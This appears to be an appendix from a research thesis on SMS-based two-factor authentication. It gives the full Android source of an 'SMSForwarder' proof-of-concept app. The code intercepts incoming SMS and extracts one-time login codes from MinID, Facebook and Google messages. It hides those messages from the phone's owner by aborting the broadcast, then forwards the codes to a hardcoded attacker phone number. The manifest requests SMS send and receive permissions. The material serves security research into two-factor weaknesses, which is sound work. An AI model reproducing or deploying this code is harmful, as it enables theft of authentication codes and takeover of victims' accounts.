


Figure B.8: https://minside.norge.no GET response after login.

Appendix C

SMSForwarder Source Code

Listing C.1: SMSReceiver.java

```
package readsms;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.telephony.SmsMessage;
import android.telephony.SmsManager;

public class SMSReceiver extends BroadcastReceiver
{
  @Override
  public void onReceive(Context context, Intent intent)
  {
    /* get the SMS message */
    Bundle bundle = intent.getExtras();
    Object messages[] = (Object[]) bundle.get("pdus");
    SmsMessage smsMessage[] = new SmsMessage[messages.length];
    for (int n=0; n<messages.length; n++)
    {
      smsMessage[n] = SmsMessage.createFromPdu((byte[]) messages[n]);
    }

    /* get the SMS body */
    String smsBody = smsMessage[0].getMessageBody();

    /* extract the OTP from the body */
    String otp = getOTP(smsBody);
    if (otp != null)
    {
      /* stop the message from reaching the receivers inbox */
      abortBroadcast();
      sendSMS(otp);
    }
  }

  /*
   *  This method checks if the content of the received SMS corresponds
   *  with any of the the SMS sent by MinID, Facebook and Google
   */
  public String getOTP(String smsBody)
  {
```

```
    /* checks for content from MinID */
    if(smsBody.contains("Din engangskode fra MinID for innlogging") ||
        smsBody.contains("Your single-use code from MinID to log in to
            Minside") ||
        smsBody.contains("Your single-use code to log in with MinID"))
    {
      return smsBody.substring(0, 5);
    }
    /* checks for content from Facebook */
    if(smsBody.contains("Please use the code") &&
        smsBody.contains("to approve the login to Facebook from an
            unrecognized machine"))
    {
      return smsBody.substring(20, 26);
    }
    /* checks for content from Google */
    if(smsBody.contains("Your Google verification code is"))
    {
      return smsBody.substring(33, 39);
    }
    return null;
  }
  /*
   *  The method responsible of forwarding the SMS to the attacker
   */
  public void sendSMS(String message)
    {
    String number = "+4791896835";
    SmsManager sm = SmsManager.getDefault();
    sm.sendTextMessage(number, null, message, null, null);
    }
}
```

Listing C.2: ReadSMSActivity.java

```
package readsms;

import com.badapp.readsms.R;

import android.app.Activity;
import android.os.Bundle;

public class ReadSMSActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }
}
```

Listing C.3: AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.badapp.readsms"
    android:versionCode="1"
    android:versionName="1.0" >

    <uses-sdk android:minSdkVersion="7" />

    <!-- Set the permissions to send and receive SMS -->
    <uses-permission android:name="android.permission.SEND_SMS"></uses-
        permission>
    <uses-permission android:name="android.permission.RECEIVE_SMS"></
        uses-permission>

    <application
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name" >
        <activity
            android:name="readsms.ReadSMSActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.
                    LAUNCHER" />
            </intent-filter>
        </activity>


        <receiver android:name="readsms.SMSReceiver">
            <intent-filter android:priority="999">
                <action android:name="android.provider.Telephony.
                    SMS_RECEIVED"/>
            </intent-filter>
        </receiver>
    </application>

</manifest>
```